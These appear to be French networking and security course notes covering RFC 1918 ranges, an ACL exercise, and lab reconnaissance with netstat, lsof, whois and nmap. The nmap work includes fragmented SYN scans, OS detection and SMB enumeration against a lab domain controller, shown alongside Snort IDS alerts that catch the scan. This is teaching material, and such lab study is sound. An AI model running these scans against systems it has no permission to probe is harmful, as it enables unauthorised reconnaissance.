
Autoriser la 127 1er adresse de 172.16.100.0/24 à acceder à 172.16.200.32/27



NAT



Utilisation des adresse IP sur internet







RFC 1918

Classe	De	à	Nombre d'adresses
Classe A	10.0.0.0	10.255.255.255	16 777 216
Classe B	172.16.0.0	172.31.255.255	524 288
Classe C	192.168.0.0	192.168.255.255	65536

Network Adress Translation (NAT)



TP : ACL



Autoriser les utilisateurs des LAN de R1 à générer du trafic HTTP et FTP sur le serveur.

Interdire tout les utilisateurs à accéder au Lan de R2

Autoriser la 127 1er adresse de 172.16.100.0/24 à acceder à 172.16.200.32/27



Outils



Netstat

Commande : # netstat -laputen

```
┌──(root💀Kali)-[~]
└─# netstat -laputen
Connexions Internet actives (serveurs et établies)
Proto Recv-Q Send-Q Adresse locale        Adresse distante      Etat        Utilisatr  Inode      PID/Program name
tcp        0      0 192.168.94.210:50922  13.35.199.105:443     ESTABLISHED 1000       36899      2771/x-www-browser
tcp        0      0 192.168.94.210:50302  13.35.199.36:443      ESTABLISHED 1000       36905      2771/x-www-browser
tcp        0      0 192.168.94.210:57298  143.204.173.56:443    TIME_WAIT   0          0          -
tcp        0      0 192.168.94.210:50920  13.35.199.105:443     TIME_WAIT   0          0          -
tcp        0      0 192.168.94.210:50296  13.35.199.36:443      ESTABLISHED 1000       36902      2771/x-www-browser
tcp        0      0 192.168.94.210:47804  99.84.5.16:443        TIME_WAIT   0          0          -
tcp        0      0 192.168.94.210:50298  13.35.199.36:443      ESTABLISHED 1000       36903      2771/x-www-browser
tcp        0      0 192.168.94.210:50300  13.35.199.36:443      ESTABLISHED 1000       36904      2771/x-www-browser
tcp        0      0 192.168.94.210:47816  99.84.5.16:443        ESTABLISHED 1000       36900      2771/x-www-browser
tcp        0      0 192.168.94.210:50304  13.35.199.36:443      ESTABLISHED 1000       36906      2771/x-www-browser
tcp        0      0 192.168.94.210:43660  34.98.75.36:443       TIME_WAIT   0          0          -
tcp        0      0 192.168.94.210:50878  35.82.92.68:443       ESTABLISHED 1000       32758      2771/x-www-browser
tcp        0      0 192.168.94.210:50294  13.35.199.36:443      ESTABLISHED 1000       36901      2771/x-www-browser
udp        0      0 192.168.94.210:68     192.168.94.11:67      ESTABLISHED 0          15411      453/NetworkManager
```

Type de protocole de couche transport

adresse locale:port

adresse distante :port

ESTABLISHED : connexion établie
SYN_SENT & SYN_RECV : connexion en cours d'établissement
CLOSE : socket fermé
CLOSE_WAIT : socket en attente de fermeture
LISTENING : un service est ouvert sur ce port

lsof

Commande : # lsof -ni

Process ID du programme ayant lancer le socket

```
┌──(root💀Kali)-[~]
└─# lsof -ni TCP
COMMAND     PID USER   FD   TYPE DEVICE SIZE/OFF NODE NAME
x-www-br 2771 yann   87u  IPv4  37820      0t0  TCP 192.168.94.210:56202→35.161.231.170:https (ESTABLISHED)
x-www-br 2771 yann  129u  IPv4  32758      0t0  TCP 192.168.94.210:50878→35.82.92.68:https (ESTABLISHED)

┌──(root💀Kali)-[~]
└─# ps -aux | grep 2771
yann        2771  1.7  3.8 2891292 313116 ?      Sl   18:34   0:23 /usr/bin/x-www-browser
yann        2834  0.0  1.3 2390240 109640 ?      Sl   18:34   0:01 /usr/lib/firefox-esr/firefox-esr -contentproc -childID 1 -isForBrowser -prefsLen 1 -prefMapSize 2136
7 -parentBuildID 20210412162915 -appdir /usr/lib/firefox-esr/browser 2771 true tab
yann        2922  0.1  1.6 2404236 130484 ?      Sl   18:34   0:01 /usr/lib/firefox-esr/firefox-esr -contentproc -childID 3 -isForBrowser -prefsLen 9363 -prefMapSize 21
3657 -parentBuildID 20210412162915 -appdir /usr/lib/firefox-esr/browser 2771 true tab
yann        2943  0.1  1.7 2420548 144704 ?      Sl   18:34   0:01 /usr/lib/firefox-esr/firefox-esr -contentproc -childID 4 -isForBrowser -prefsLen 9575 -prefMapSize 21
3657 -parentBuildID 20210412162915 -appdir /usr/lib/firefox-esr/browser 2771 true tab
yann        3110  0.0  0.8 2372864 71680 ?       Sl   18:39   0:00 /usr/lib/firefox-esr/firefox-esr -contentproc -childID 6 -isForBrowser -prefsLen 12649 -prefMapSize 2
13657 -parentBuildID 20210412162915 -appdir /usr/lib/firefox-esr/browser 2771 true tab
yann        3241  3.8  1.5 2408372 128816 ?      Sl   18:56   0:00 /usr/lib/firefox-esr/firefox-esr -contentproc -childID 7 -isForBrowser -prefsLen 12855 -prefMapSize 2
13657 -parentBuildID 20210412162915 -appdir /usr/lib/firefox-esr/browser 2771 true tab
root        3279  0.0  0.0   6328   666 pts/1    S+   18:57   0:00 grep --color=auto 2771
```

Programme du PID 2771

Whois

Commande : # whois cfa-insta.fr

```
domain:       cfa-insta.fr
status:       ACTIVE
hold:         NO
holder-c:     I33674-FRNIC
admin-c:      A342504-FRNIC
tech-c:       OVH5-FRNIC
zone-c:       NFC1-FRNIC
nsl-id:       NSL214425-FRNIC
registrar:    OVH
Expiry Date:  2023-12-14T09:24:24Z
created:      2009-11-26T10:46:11Z
last-update:  2021-07-16T07:42:39Z
source:       FRNIC

ns-list:      NSL214425-FRNIC
nserver:      dns113.ovh.net
nserver:      ns113.ovh.net
source:       FRNIC

registrar:    OVH
type:         Isp Option 1
address:      2 Rue Kellermann
address:      59100 ROUBAIX
```

Commande : # whois 89.80.40.81

```
inetnum:        89.80.2.0 - 89.80.255.255
netname:        BOUYGTEL-ISP-WIRELINE
descr:          Pool for Broadband DSL customers
country:        FR
admin-c:        NOCB1-RIPE
tech-c:         NOCB1-RIPE
status:         ASSIGNED PA
mnt-by:         BYTEL-MNT
mnt-lower:      BYTEL-MNT
mnt-routes:     BYTEL-MNT
created:        2016-03-22T13:46:34Z
last-modified:  2016-03-22T13:46:34Z
source:         RIPE

role:           Network Operation Centre Bouygues Telecom FAI
remarks:        Bouygues Telecom ISP
address:        Bouygues Telecom
```

Obtenir des info sur le bail DHCP

adresse IP attribué à la machine

adresse de la psserelle

```
┌──(root💀Kali)-[~]
└─# nmcli device show eth0
GENERAL.DEVICE:                         eth0
GENERAL.TYPE:                           ethernet
GENERAL.HWADDR:                         08:00:27:2A:D3:6E
GENERAL.MTU:                            1500
GENERAL.STATE:                          100 (connecté)
GENERAL.CONNECTION:                     Wired connection 1
GENERAL.CON-PATH:                       /org/freedesktop/NetworkManager/ActiveConnection/1
WIRED-PROPERTIES.CARRIER:               marche
IP4.ADDRESS[1]:                         192.168.94.210/24
IP4.GATEWAY:                            192.168.94.1
IP4.ROUTE[1]:                           dst = 0.0.0.0/0, nh = 192.168.94.1, mt = 100
IP4.ROUTE[2]:                           dst = 192.168.94.0/24, nh = 0.0.0.0, mt = 100
IP4.DNS[1]:                             192.168.94.11
IP4.DOMAIN[1]:                          yann.local
IP6.ADDRESS[1]:                         fe80::a00:27ff:fe2a:d36e/64
IP6.GATEWAY:                            --
IP6.ROUTE[1]:                           dst = fe80::/64, nh = ::, mt = 100
IP6.ROUTE[2]:                           dst = ff00::/8, nh = ::, mt = 256, table=255
```

adresse IP du serveur DNS et sufixe DNS

nmap par requete DNS

Commande : # nmap -sL 192.168.94.0-254

```
┌──(root💀Kali)-[~]
└─# nmap -sL 192.168.94.0-254 | grep -i "("
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-29 19:25 CEST
Nmap scan report for r1.yann.local (192.168.94.2)
Nmap scan report for r2.yann.local (192.168.94.3)
Nmap scan report for dc.yann.local (192.168.94.11)
Nmap scan report for client.yann.local (192.168.94.30)
Nmap scan report for ids.yann.local (192.168.94.100)
Nmap scan report for snort.yann.local (192.168.94.200)
Nmap done: 255 IP addresses (0 hosts up) scanned in 0.03 seconds
```

```
▷ Frame 283: 115 bytes on wire (920 bits), 115 bytes captured (920 bits) on interface \D
▷ Ethernet II, Src: PcsCompu_74:a1:76 (08:00:27:74:a1:76), Dst: PcsCompu_2a:d3:6e (08:00
▷ Internet Protocol Version 4, Src: 192.168.94.11, Dst: 192.168.94.210
▷ User Datagram Protocol, Src Port: 53, Dst Port: 51444
◢ Domain Name System (response)
    Transaction ID: 0x6a45
  ▷ Flags: 0x8580 Standard query response, No error
    Questions: 1
    Answer RRs: 1
    Authority RRs: 0
    Additional RRs: 0
  ◢ Queries
    ▷ 100.94.168.192.in-addr.arpa: type PTR, class IN
  ◢ Answers
    ◢ 100.94.168.192.in-addr.arpa: type PTR, class IN, ids.yann.local
        Name: 100.94.168.192.in-addr.arpa
        Type: PTR (domain name PoinTeR) (12)
        Class: IN (0x0001)
```






Requete DNS par
intérrogation de PTR

Détéction par TCP SYN SCAN

Commande : # nmap -sS -f 192.168.94.0-254

```
┌──(root💀Kali)-[~]
└─# nmap -sS -f 192.168.94.11 192.168.94.200 192.168.94.30 192.168.94.31
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-01 00:26 CEST
Nmap scan report for dc.yann.local (192.168.94.11)
Host is up (0.012s latency).
Not shown: 982 closed ports
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
```



Détection par l'IDS
De l'attaque

{ "seconds" : 1633040770, "action" : "allow", "class" : "none", "dir" : "C2S", "dst_addr" : "192.168.94.31", "dst_ap" : "192.168.94.31:1723", "dst_port" : 1723, "eth_dst" : "08:00:27:BC:E6:0A", "eth_len" : 58, "eth_src" : "08:00:27:2A:D3:6E", "eth_type" : "0x800", "gid" : 122, "iface" : "enp0s3", "ip_id" : 19189, "ip_len" : 24, "msg" : "(port_scan) TCP portscan", "mpls" : 0, "pkt_gen" : "stream_ip", "pkt_len" : 44, "pkt_num" : 5273, "priority" : 3, "proto" : "TCP", "rev" : 1, "rule" : "122:1:1", "service" : "unknown", "sid" : 1, "src_addr" : "192.168.94.210", "src_ap" : "192.168.94.210:49433", "src_port" : 49433, "tcp_ack" : 0, "tcp_flags" : "******S*", "tcp_len" : 24, "tcp_seq" : 3379933697, "tcp_win" : 1024, "tos" : 0, "ttl" : 59, "vlan" : 0, "timestamp" : "10/01-00:26:10.106939" }
Show syntax highlighted

{ "seconds" : 1633040770, "action" : "allow", "class" : "none", "dir" : "C2S", "dst_addr" : "192.168.94.31", "dst_ap" : "192.168.94.31:1723", "dst_port" : 1723, "eth_dst" : "08:00:27:BC:E6:0A", "eth_len" : 58, "eth_src" : "08:00:27:2A:D3:6E", "eth_type" : "0x800", "gid" : 122, "iface" : "enp0s3", "ip_id" : 19189, "ip_len" : 24, "msg" : "(port_scan) TCP portscan", "mpls" : 0, "pkt_gen" : "stream_ip", "pkt_len" : 44, "pkt_num" : 83, "priority" : 3, "proto" : "TCP", "rev" : 1, "rule" : "122:1:1", "service" : "unknown", "sid" : 1, "src_addr" : "192.168.94.210", "src_ap" : "192.168.94.210:49433", "src_port" : 49433, "tcp_ack" : 0, "tcp_flags" : "******S*", "tcp_len" : 24, "tcp_seq" : 3379933697, "tcp_win" : 1024, "tos" : 0, "ttl" : 59, "vlan" : 0, "timestamp" : "10/01-00:26:10.106939" }
Show syntax highlighted

Détéction par TCP SYN SCAN

Commande : # nmap -sS -f -O -A192.168.94.11 192.168.94.200 192.168.94.30 192.168.94.3

```
┌──(root💀Kali)-[~]
└─# nmap -sS -f -O -A  192.168.94.11 192.168.94.200 192.168.94.30 192.168.94.31
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-01 01:12 CEST
Nmap scan report for dc.yann.local (192.168.94.11)
Host is up (0.00075s latency).
Not shown: 982 closed ports
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Simple DNS Plus
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2021-09-30 15:05:02Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: yann.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds Windows Server 2012 Datacenter Evaluation 9200 microsoft-ds (workgroup: YANN)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: yann.local, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc        Microsoft Windows RPC
49165/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 08:00:27:74:A1:76 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows 2012|7|8.1
OS CPE: cpe:/o:microsoft:windows_server_2012:r2 cpe:/o:microsoft:windows_7:::ultimate cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows Server 2012 R2 Update 1, Microsoft Windows 7, Windows Server 2012, or Windows 8.1 Update 1
Network Distance: 1 hop
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -8h47m27s, deviation: 1h09m16s, median: -8h07m28s
|_nbstat: NetBIOS name: DC, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:74:a1:76 (Oracle VirtualBox virtual NIC)
| smb-os-discovery:
|   OS: Windows Server 2012 Datacenter Evaluation 9200 (Windows Server 2012 Datacenter Evaluation 6.2)
|   OS CPE: cpe:/o:microsoft:windows_server_2012::-
|   Computer name: DC
|   NetBIOS computer name: DC\x00
|   Domain name: yann.local
|   Forest name: yann.local
|   FQDN: DC.yann.local
|_  System time: 2021-09-30T17:05:57+02:00
| smb-security-mode:
```

Passage de script avec nmap

Commande : # nmap -p 445 --script smb-os-discovery 192.168.94.11

```
┌──(root💀Kali)-[~]
└─# nmap -p 445 --script smb-os-discovery 192.168.94.11
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-01 01:50 CEST
Nmap scan report for dc.yann.local (192.168.94.11)
Host is up (0.00064s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 08:00:27:74:A1:76 (Oracle VirtualBox virtual NIC)

Host script results:
| smb-os-discovery:
|   OS: Windows Server 2012 Datacenter Evaluation 9200 (Windows Server 2012 D
atacenter Evaluation 6.2)
|   OS CPE: cpe:/o:microsoft:windows_server_2012::-
|   Computer name: DC
|   NetBIOS computer name: DC\x00
|   Domain name: yann.local
|   Forest name: yann.local
|   FQDN: DC.yann.local
|_  System time: 2021-09-30T17:43:22+02:00
```

Commande : # nmap --script http-title -sV -p 8089 192.168.94.31

